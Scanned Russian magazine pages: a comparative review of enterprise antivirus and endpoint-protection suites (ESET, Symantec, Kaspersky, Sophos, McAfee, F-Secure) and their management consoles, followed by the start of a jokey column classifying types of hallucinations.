Пока Rock s101U дороговат, в сравнении с аналогичными решениями других производителей, поэтому iRU придется приложить немало усилий, чтобы составить достойную конкуренцию уже укрепившимся на рынке серверов игрокам (в первую очередь, это IBM и HP). Но сам факт появления нового отечественного производителя на поле, где господствуют зарубежные компании, не может не радовать.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@SYNACK.RU /

Последний бастион

Обзор комплексных средств защиты корпоративного уровня

Сегодня, чтобы противостоять возникающим интернет-угрозам, на каждом клиентском компьютере должно быть установлено комплексное решение, совмещающее в себе антивирус с мощным эвристическим модулем, файрвол, сканеры электронной почты и веб-трафика, а также средства проверки на наличие руткитов. Представленный обзор средств защиты корпоративного уровня поможет выбрать наиболее подходящий продукт.

ESET NOD32 SMART SECURITY BUSINESS EDITION Антивирус NOD32 хорошо известен обычному пользователю благодаря высокой скорости работы и простоте в использовании. Корпоративная версия NOD32 Smart Security Business Edition (SMBE) нацелена на защиту не только рабочих станций Windows 2000/XP/Vista, но и файловых серверов на платформах Windows, Novell Netware и Linux/*BSD/Solaris. Обеспечивается возможность удаленного управления всеми компонентами как из состава SMBE, так и десктопных версий антивирусов NOD32.
Обновление антивирусных баз осуществляется централизованно с внутреннего сервера, что позволяет сэкономить на трафике, не загружая внешний канал.
Полнофункциональная система, построенная на SMBE, включает четыре составляющие. Непосредственно за безопасность клиентских станций и серверов отвечает Smart Security. Его основным компонентом является хорошо зарекомендовавший себя антивирусный модуль, применяемый и на десктопных версиях NOD32, в котором использована технология ThreatSense.
ThreatSense сочетает сигнатурный анализ со сложной и сбалансированной системой расширенного эвристического анализа кода (Advanced Heuristics), при котором используется связка двух методов — эмуляция и алгоритмический анализ пассивной эвристики, что в итоге обеспечивает высокий процент обнаружения неизвестных угроз при низком пороге ложных срабатываний. Кроме того, в состав Smart Security включен модуль персонального брандмауэра. Он заменяет штатный файрвол (WF) и взаимодействует с Центром безопасности Windows. Брандмауэр обеспечивает сканирование сетевых соединений на канальном уровне, умеет распознавать и блокировать многие типы сетевых атак, а также работать с адресами IPv6 и создавать для них правила. Кроме того, он способен контролировать изменения в исполняемых файлах, предотвращая их заражение. Проверка HTTP и POP3 трафика позволит улучшить защиту компьютера от многих типов вирусов, распространяемых таким способом. Модуль ThreatSense может интегрироваться в популярные почтовые клиенты (MS Outlook, Outlook Express, Windows Mail и др.) Реализовано три режима настройки правил фильтрации:

- автоматический;
- интерактивный;
- централизованный на основе политик.

В последнем случае все неразрешенные администратором соединения будут заблокированы.
Немаловажно и наличие функции защиты от спама. Сообщения сканируются на основе правил, байесовского анализа или по глобальной базе отпечатков. В соответствии с полученной оценкой подозрительные письма перемещаются в папку, созданную по умолчанию или указанную пользователем. Пользователь может самостоятельно квалифицировать сообщения.
Непосредственное взаимодействие и управление клиентскими системами осуществляет ESET Remote Access Server (ERA Server, ERAS). Именно он выдает все запросы на проверку, обновление, производит настройки и собирает информацию о текущем состоянии клиентов. В сети может функционировать любое количество ERAS (лицензия не определяет их количество) с возможностью репликации данных на центральный сервер. Это позволяет упростить администрирование в сетях со сложной, разветвленной топологией. Кроме того, администратор может дополнительно развернуть любое количество серверов-зеркал обновлений. Чтобы клиент появился в консоли, следует разрешить удаленное администрирование, указав в одноименной вкладке соответствующие настройки. Для управления всей сетью SMBE используется графическая консоль ERA Console (ERAC) — довольно простой в использовании и, к тому же, локализованный инструмент. С его помощью можно выполнять удаленную установку и удаление модулей Smart Security, настраивать параметры сканирования, создать зеркало обновлений и установить периодичность и порядок передачи данных между ERAS. В консоли отображается информация о состоянии клиентов, список задач, журналы угроз, брандмауэра, событий и сканера. Также следует отметить информативную систему отчетов.

SYMANTEC ENDPOINT PROTECTION Пакет Symantec Endpoint Protection 11.0 (SEP) ориентирован на защиту систем в компаниях разного размера и объединяет в одном решении несколько технологий, обеспечивающих полноценную защиту систем от угроз всемирной паутины. Основные функции заключены в клиенте Symantec Endpoint Protection Client (SEPC). Его версии доступны для большого количества ОС — Windows 2000/XP/2003/Vista/2008 (32/64 бита), Linux (Red



Hat Enterprise Linux, SuSE Linux Enterprise Server/Desktop, Novell Open Enterprise Server, Ubuntu и Debian 4.x), а также VMWare ESX. SEPC является логическим продолжением Norton AntiVirus и обеспечивает защиту от вирусов и шпионских программ как методом сигнатурного анализа, так и эвристикой. Модуль проактивной защиты, получивший название Proactive ThreatScan, обнаруживает вирусы, пытающиеся проникнуть в систему, основываясь на анализе поведения приложений. Реализована защита от спама (anti-spam) и фильтрация интернет-трафика (web-filtering). Администратор получает в руки инструмент, позволяющий контролировать и при необходимости блокировать доступ пользователей и программ к определенным процессам, файлам и каталогам, а также отслеживать различные элементы ОС и приложений. Клиентские компоненты защищены от модификации и удаления; предусмотрена возможность их автоматического восстановления и перезапуска. Технология Tamper Protection не позволяет выключить серверные и клиентские сервисы любым способом, в том числе и через «Диспетчер задач». Технология Generic Exploit Blocking позволяет останавливать и блокировать угрозы, использующие уязвимости приложений, а инструмент VxMS (Veritas Mapping Service), имеющий доступ на более низкий системный уровень, способен обнаружить и удалить руткит.
Купив дополнительную лицензию, можно активировать модуль Symantec Network Access Control, обеспечивающий проверку систем на наличие последних обновлений и состояние средств защиты (актуальность баз, версии ПО) и определяющий на основе полученных данных права доступа к сети и ресурсам. Системы с отключенным брандмауэром и с необновленными антивирусными базами могут выйти только в карантинную зону, чтобы произвести действия по устранению всех проблем.
Но это еще не все. В клиент встроен персональный брандмауэр, который обеспечивает функции фильтрации как открытого, так и шифрованного сетевого трафика. Предусмотрена возможность анализа передаваемых данных на уровне приложений: администратор может самостоятельно создавать правила для системы HIPS (Host Intrusion Prevention System).
Все настройки клиентов хранятся на сервере управления, установка которого достаточно проста и состоит из пяти шагов. При небольшом количестве клиентов (до 100) можно использовать встроенную БД (на основе Sybase). Иначе — можно подключиться к MS SQL 2000SP3/2005. Следует помнить, что для установки сервера управления потребуется наличие IIS. Для централизованного ввода команд и контроля состояния клиентов используется консоль Symantec Endpoint Protection Manager (SEPM), для установки которой (как и сервера) потребуется компьютер с Win2k и выше. По окончании установки сервера запускается мастер переноса и развертывания. Он поможет создать установочные пакеты и развернуть антивирус на клиентских системах, а также перенести политики и прочие настройки с родительских серверов Symantec AntiVirus. Для не Windows-платформ установка возможна только вручную, при помощи так называемого «неуправляемого» клиента (который, кстати, тоже управляется из консоли).
Подключенные клиенты разбиваются на группы, для которых устанавливаются свои политики. Всего пред усмотрено пять типов политик:

- антивирус;
- брандмауэр;
- защита от вторжений;
- обновления (LiveUpdate);
- централизованные исключения (Centralized Exceptions).

Настроек много, они достаточно понятны, хотя некоторое время на освоение SEPM потратить все же придется. При определении задач можно использовать шаблоны. Впечатляет большое количество доступных отчетов и сводок — по риску, проверкам, угрозам, аудиту и т.д. Отчеты можно отправлять по электронной почте.
Также отметим наличие понятной утилиты для резервирования и восстановления базы данных сервера, содержащей все установки.

KASPERSKY TOTAL SPACE SECURITY

Решение Kaspersky Total Space Security (KTSS), выпускаемое «Лабораторией Касперского», предназначено для защиты сети любого масштаба и состоит из нескольких компонентов. На рабочих станциях и серверах, подлежащих защите, устанавливается специализированная версия антивируса, причем список поддерживаемых систем и приложений весьма большой: рабочие станции (Windows, Linux), мобильные системы (Windows Mobile,




links

• Сайт компании ESET — www.eset.com.
• Сайт «Лаборатории Касперского» — www.kaspersky.ru.
• Сайт компании «Доктор Веб» — www.drweb.com.
• Сайт компании Symantec — www.symantec.com.
• Сайт компании Sophos — www.sophos.com.
• Сайт компании McAfee — www.mcafee.com.
• Сайт компании F-Secure — www.f-secure.ru.



dvd

На прилагаемом к журналу диске ты найдешь видеоролик, в котором познакомишься с работой в Dr.Web Enterprise Suite, а также бонусную статью «Пропуск на корпоратив» с обзором Kaspersky Enterprise Space Security и Dr.Web Enterprise Suite. Ролик с настройкой системы антивирусной защиты Kaspersky Enterprise Space Security ищи на диске к апрельскому номеру][за 2009 год.



УПРАВЛЕНИЕ ПОДКЛЮЧЕННЫМ КЛИЕНТОМ В ERA CONSOLE

Symbian), файловые серверы (Windows, Linux, Samba, NetWare). Так, клиент Антивирус Касперского для Windows Workstations совместим со всеми версиями Windows, включая 64-битные, и обладает всеми возможностями, которые мы привыкли видеть в продуктах этого разработчика:
• проактивная защита;
• защита файловой системы;
• брандмауэр, контролирующий входящие и исходящие соединения с функцией IDS/IPS;
• защита электронной почты и веб-трафика;
• антифишинг и антиспам.

Для настройки параметров работы клиентских версий, обновлений баз и модулей программы используется Kaspersky Administration Kit, состоящий из трех компонентов, которые можно установить на разных компьютерах. Хранение лицензий, настроек, управление работой агентов и сбор информации осуществляется на сервере администрирования. Возможна одновременная работа в одной сети нескольких серверов администрирования с поддержкой иерархии.

Администратор производит все настройки, подключившись к серверу при помощи консоли, которая представляет собой оснастку MMC. Взаимодействие между сервером администрирования и клиентским антивирусным приложением обеспечивает специальный агент.


Установка отдельных компонентов достаточно проста (на диске к апрельскому номеру][за 2009 год найдешь видеоролик с настройкой Kaspersky Enterprise Space Security). Для небольшого офиса в качестве SQL-сервера можно взять на странице загрузки продуктов «Лаборатории Касперского» специальную версию MSDE 2000 SP3 для Administration Kit. Во время установки она будет обнаружена автоматически. Консоль администратора локализована и понятна в работе даже без обращения к документации. Все клиенты в Kaspersky Administration Kit объединяются в логическую сеть. При автоматическом формировании логической сети она совпадает с физической, но затем системы можно сгруппировать по своим критериям. Каждая группа или отдельный компьютер может иметь свои политики и настройки, что обеспечивает тонкую настройку под любые условия. Установка приложений осуществляется при помощи консоли или используя возможности любой другой системы централизованной установки ПО (например, Active Directory).

Следует отметить развитую систему уведомлений (обнаружение вируса, устаревшие базы и т.д.), которые могут быть отправлены по электронной почте или с помощью NetSend.


SOPHOS ENDPOINT SECURITY AND CONTROL 8

Продукт компании Sophos — Sophos Endpoint Security and Control 8 также состоит из нескольких частей, каждая из которых отвечает за свой участок работы. Клиентская часть, доступная под разные ОС, включает в себя антивирус Sophos Anti-Virus, персональный брандмауэр Sophos Client Firewall. Отдельно доступен клиент управления доступом Sophos Network Access Control. NAC обеспечивает возможность управления сетевым доступом клиентов и карантин, а также контроль над подключением устройств, вроде USB-флешек. Технология Sophos Application Control позволяет контролировать установку и использование нежелательных программ, в том числе и таких, как игры, IM, VoIP, P2P. Sophos HIPS обеспечивает обнаружение и защиту от еще неизвестных угроз. Решения для защиты электронной почты и борьбы со спамом Sophos Email Security and Control также придется устанавливать отдельно. Поддерживаются клиентские платформы Windows от 98 до Vista, Mac OS X, *nix, NetWare.

Клиенты принимают команды с сервера управления



КОНСОЛЬ EM LIBRARY ПОЗВОЛЯЕТ ГИБКО ЗАДАТЬ СЕРВЕРЫ ОБНОВЛЕНИЙ




НАСТРОЙКА ШАБЛОНА СКАНИРОВАНИЯ В КОНСОЛИ SYMANTEC ENDPOINT PROTECTION

«ПРОГРАММУ УСТАНОВКИ КЛИЕНТА МОЖНО ЗАПУСКАТЬ ТРАДИЦИОННЫМ ОБРАЗОМ ИЛИ ВОСПОЛЬЗОВАВШИСЬ ВОЗМОЖНОСТЯМИ ENTERPRISE CONSOLE. УПРАВЛЕНИЕ В КОНСОЛИ РЕАЛИЗОВАНО ПУТЕМ ПРИМЕНЕНИЯ ПОЛИТИК К ГРУППАМ КОМПЬЮТЕРОВ».

(Management Server), получающего все настройки с консолей Sophos Enterprise Console и Sophos NAC Console (в последней версии она также интегрирована в Enterprise Console). Еще один компонент — библиотека EM Library (Enterprise Manager) — обеспечивает загрузку обновлений баз и компонентов всех антивирусов Sophos на всех поддерживаемых платформах. Для удобства обслуживания в больших сетях можно установить несколько серверов с EM Library. При этом администратор может задать два parent-сервера (primary и secondary) для обновления, указав URL или UNC адрес. Рекомендуется размещение EM Library в демилитаризованной зоне, а при использовании NAC — в зоне лечения (remediation zone), куда перенаправляются системы, не прошедшие проверку Sophos NAC и не допущенные в общую сеть.
Все серверные компоненты находятся в едином установочном файле, и при необходимости во время инсталляции можно отобрать требуемые компоненты.
Для установки сервера понадобится MSDE, который идет в комплекте, или MS SQL Server 2005.
Программу установки клиента можно запускать традиционным образом или воспользовавшись возможностями Enterprise Console. Управление в консоли реализовано путем применения политик к группам компьютеров. В группы объединяются компьютеры, к которым планируется применить одинаковые настройки безопасности. Мастер поиска новых систем позволяет указать сеть или диапазон IP-адресов, а также использовать Active Directory.

Политики по умолчанию требуют вмешательства, так как обнаруженные вирусы блокируются, но не удаляются, а весь сетевой трафик немедленно запрещается. Некоторые имеющиеся политики разрешено изменять, другие можно лишь переопределить при помощи новой политики. Вообще говоря, настройка политик по-своему интересна: администратор создает наборы для разных компонентов, а затем активирует их методом drag'n'drop. Поэтому сразу после установки следует создать новые настройки и распределить их по группам. Реализована синхронизация с Active Directory — на все вновь подключившиеся системы автоматически распространяются обновленные настройки.
В случае обнаружения опасности администратор получает наглядное уведомление в виде изменения уровня риска, параллельно отсылается e-mail, а на клиентской системе об угрозе предупреждает всплывающее окно.

MCAFEE TOTAL PROTECTION SERVICE ADVANCED В последнее время активно развиваются решения класса SaaS (Security-as-a-Service, «Безопасность как услуга»), где все заботы о развитии инфраструктуры защиты берут на себя разработчики систем, потребитель получает готовое решение.
Такие продукты достаточно просты в управлении, не требуют выделенного сервера и ориентированы в первую очередь на компании небольшого размера, в том числе, без штатного админа. Возможностей настройки здесь меньше, чем в показанных выше решениях, но в той сфере, на которую они рассчитаны, в этом, наверное, и нет необходимости. Минимум установок можно считать скорее достоинством, чем недостатком.
Пакет McAfee Total Protection Service Advanced (McAfee TPSA) является наиболее оснащенным вариантом линейки McAfee TPS. Он включает антивирусные модули для серверов и клиентов, персональный брандмауэр, обнаружение и блокировку некоторых типов атак, использующих переполнение буфера, средства борьбы со спамом и защиты электронной почты от вирусов, защиту для браузера.
В качестве клиентских систем поддерживаются Win2k Pro SP3, WinXP и Vista (последние — 32 и 64 бита), серверные — Windows от 2k Server SP3 до 2k8. Кроме того, TPS в большинстве сценариев поддерживает серверы терминалов.
Чтобы попробовать TPS в работе, достаточно заполнить форму на сайте проекта. После получения подтверждения по e-mail, переходим по ссылке на веб-узел SecurityCenter, проверяем системы на совместимость и выполнение всех требований. Так, для Internet Explorer должен быть задан средний или высокий уровень безопасности. Другая ссылка содержит URL для установки Total Protection. Здесь следует использовать только IE 5.5 SP2 и выше, а при администрировании перейти на Opera



УДАЛЕННАЯ УСТАНОВКА ПРИЛОЖЕНИЯ В KASPERSKY ADMINISTRATION KIT

или Firefox. Скачиваем setup-файл и устанавливаем его. Для инсталляции на остальных системах администратор отправляет сообщение по e-mail, содержащее специальную ссылку на файл (URL-метод). Собственно по этому признаку клиентские системы и сопоставляются конкретному логину.

Агент TPS защищает систему, работая в фоновом режиме и выполняя все операции автоматически. Хотя при необходимости пользователь может вмешаться в процесс, выполнив проверку файла или обновление баз вручную. Системы с работающим TPS отправляют на центральный сервер данные о своем состоянии и обнаруженных угрозах, где они становятся доступны администратору в виде отчетов.

Для централизованного управления системами и получения отчетов администратор подключается к Network Operations Center (www.mcafeeasap.com), используя e-mail и пароль, введенный при регистрации. Окно NOC содержит пять вкладок, но, в отличие от агентов, не локализовано. В основной вкладке Security Center показано число клиентских систем, их состояние, данные по защите и использованию лицензий. Сами компьютеры собраны во вкладке «Computers», где их можно отобрать по разным характеристикам. Вкладка «Reports» содержит семь шаблонов отчетов. Все компьютеры распределяются по группам, каждая из которых использует назначенную ей политику. Эти настройки доступны во вкладке «Groups + Policies». После установки в списке присутствует только одна политика — «Default Policy». Обновление политик на клиентских станциях происходит одновременно при подключении к серверу (по умолчанию — обновление раз в 12 часов). Наконец, во вкладке «My Account» выполняется настройка профиля пользователя, активируются ключи, выставляются предупреждения.

В политике по умолчанию «On-Demand» сканирование не задействовано — все настройки брандмауэра производит пользователь, а On-access сканирование архивов и SiteAdvisor для браузера отключены. Эти настройки неудобны. Например, брандмауэр «не знает» системные сервисы и при первой загрузке задает много вопросов. Пользователь, сделав неправильный выбор, может запросто заблокировать себе выход в Сеть или доступ к определенным сервисам. Поэтому лучше создать новую политику, выбрав «Add Policy», где, перемещаясь по вкладкам, включить On-Demand сканирование, а затем в настройках брандмауэра вместо «User configures firewall» выбрать «Administrator configures firewall».

Обновления скачиваются с центрального сервера; peer-to-peer технология Rumor позволяет системам, находящимся в локальной сети, обмениваться обновлениями друг с другом, экономя трафик. Работает Rumor очень просто. Система, подключившись к NOC, обнаруживает обновления и рассылает по локалке широковещательные запросы, чтобы проверить их наличие на других системах. Если другие агенты имеют старую версию, то система скачивает обновление и устанавливает его. Следующий агент, обнаружив новую версию, поступает аналогично, но теперь ему отвечает компьютер в локальной сети. Третьему компьютеру обновление предложат уже две системы, в дальнейшем процесс идет по нарастающей. Аналогично обновляются системы, не имеющие выхода в интернет.

F-SECURE PROTECTION SERVICE FOR BUSINESS

Продукт от компании F-Secure — Protection Service

СОЗДАЕМ НОВУЮ ПОЛИТИКУ В MCAFEE TOTAL PROTECTION SERVICE ADVANCED


for Business (PSB) — распространяется в двух версиях: Standard и Advanced. Клиентская часть PSB Workstation, предназначенная для защиты рабочих станций и серверов, работающих под управлением Windows, содержит средства защиты от вирусов и шпионского ПО, поиска руткитов, предотвращения вторжений, контроля активности приложений и спама, а также персональный брандмауэр. Централизованное управление производится через интернет при помощи интерактивного портала, размещенного на серверах F-Secure. Отдельной системы для установки сервера не требуется, а сам портал доступен из любого места в любое время через веб-браузер. Интерфейс управления достаточно прост и локализован.
Для регистрации на портале потребуется код подписки (subscription code), который также используется при активации клиентов. Инсталляционные пакеты PSB Workstation становятся доступны после регистрации. После ввода кода клиентская система станет видна в окне управления. Настройки упрощаются за счет использования профилей. Изначально доступно семь предустановленных профилей для различных типов систем (1 — профиль для сервера, 2 — для ноутбуков, 4 — для офисных машин). Обновление баз происходит также с серверов F-Secure, но команду на обновление получает только один клиент, который затем и распространяет их в локальной сети.



ПРОФИЛИ БЕЗОПАСНОСТИ В F-SECURE PSB ПОЗВОЛЯЮТ УПРОСТИТЬ НАСТРОЙКУ

ЗАКЛЮЧЕНИЕ

Несмотря на, казалось бы, схожие функции, продукты разных производителей сильно различаются между собой. По возможностям клиента я бы выделил Sophos, имеющий функции контроля над приложениями, но, к сожалению, средства Email и NAC придется устанавливать отдельно. Тем, у кого в сети — разношерстные клиентские системы, следует обратить внимание на продукты от Symantec и Kaspersky Lab. В ESET NOD32 можно отметить удобную консоль и низкие системные требования к управляющему серверу. Из SaaS-решений я бы выделил F-Secure PSB, в котором управление реализовано достаточно просто, подключение агентов выполняется прозрачно, а интерфейс полностью локализован.




АЛЕКСАНДР ЛОЗОВСКИЙ
/ LOZOVSKY@GAMELAND.RU /

PSYCHO:

УЛЕТНЫЙ ТРИП

ГАЛЛЮЦИНАЦИИ И ГАЛЛЮЦИНОГЕНЫ: ЧТО, ГДЕ, ПОЧЕМ?

НЕКОТОРЫЕ ИЗ НАШИХ С ТОБОЙ КОЛЛЕГ-КОМПЬЮТЕРЩИКОВ СЧИТАЮТ, ЧТО РЕАЛЬНАЯ ЖИЗНЬ ОТЛИЧАЕТСЯ ХОРОШЕЙ ГРАФИКОЙ, НО В ЦЕЛОМ ХРЕНОВЫМ СЮЖЕТОМ. ИНЫЕ ИЗ НИХ ОКАЗЫВАЮТСЯ НЕДОВОЛЬНЫ ДАЖЕ ГРАФИКОЙ…



Именно так! Пусть не тормозит, но и яркости никакой — эффекты отражений тусклые, красивые взрывы и прочие фейерверки встречаются редко, а разные многоцветные голографические фигуры, фракталы и гало найти почти невозможно. В рамках этой статьи, продолжающей тему из предыдущего][-Psycho (статья «День Зависимости»), мы рассмотрим тему галлюцинаций. Начнем мы с рассмотрения классификации этих милых чудачеств нашей психики (штука обширная и заумная, зато интересная и нужная), а затем перейдем к описанию состояний и способов, ведущих к появлению галлюцинаций.

ИСТИННЫЕ ГАЛЛЮЦИНАЦИИ

Истинная галлюцинация — это восприятие без объекта, при котором человек видит, слышит, обоняет и ощущает то, чего не существует. Эти галлюцинации «связаны» с органами чувств, они могут быть зрительными, слуховыми, обонятельными и тактильными. Например, если человек видит сидящего на стуле (на реальном стуле) космического пришельца — это истинная зрительная галлюцинация. Глюки эти не всегда отличаются кинематографическим сюжетом и захватывающей графикой и могут быть элементарными — вспышки света, точки, молнии, штрихи, линии и прочие примитивы. Несмотря на то, что истинные глюки воспринимаются совершенно естественно (или даже более естественно, чем реальные объекты), часто человек оказывается способен критически относиться к своим галлюцинациям — например, Крис Касперски, как только начинает видеть в зеркале что-то неправильное (свой хвост, например), тут же идет пить нейролептические колеса, которые избавляют его от зрительных глюков. После этого он закидывается психостимуляторами и садится работать за комп.

К слуховым галлюцинациям относятся как простейшие звуки, шумы, обрывки слов или фраз, так и полноценные моно- и диалоги. Эти разговоры могут как комментировать происходящее (человек что-то делает, а «голос» — комментирует; хорошим примером может послужить голос Ефима Копеляна, назойливо комментирующий действия Штирлица в известном сериале), так и угрожать (человеку или его близким), приказывать («воруй, убивай, поджигай и вступай в интимные отношения с гусями»). Последние два вида наиболее опасны, поскольку склоняют к различным антисоциальным действиям или самоповреждению.

Тактильные галлюцинации наш подопытный испытывает, ощущая несуществующие прикосновения, щекотку, ползание насекомых по телу. Больной может почувствовать, что его кто-то схватил. Как видишь, в основном тактильные галлюцинации отрицательны по своей сути — на ощущение ползания по телу трех массажисток из Тайланда пока еще никто не жаловался.

ПСЕВДОГАЛЛЮЦИНАЦИИ

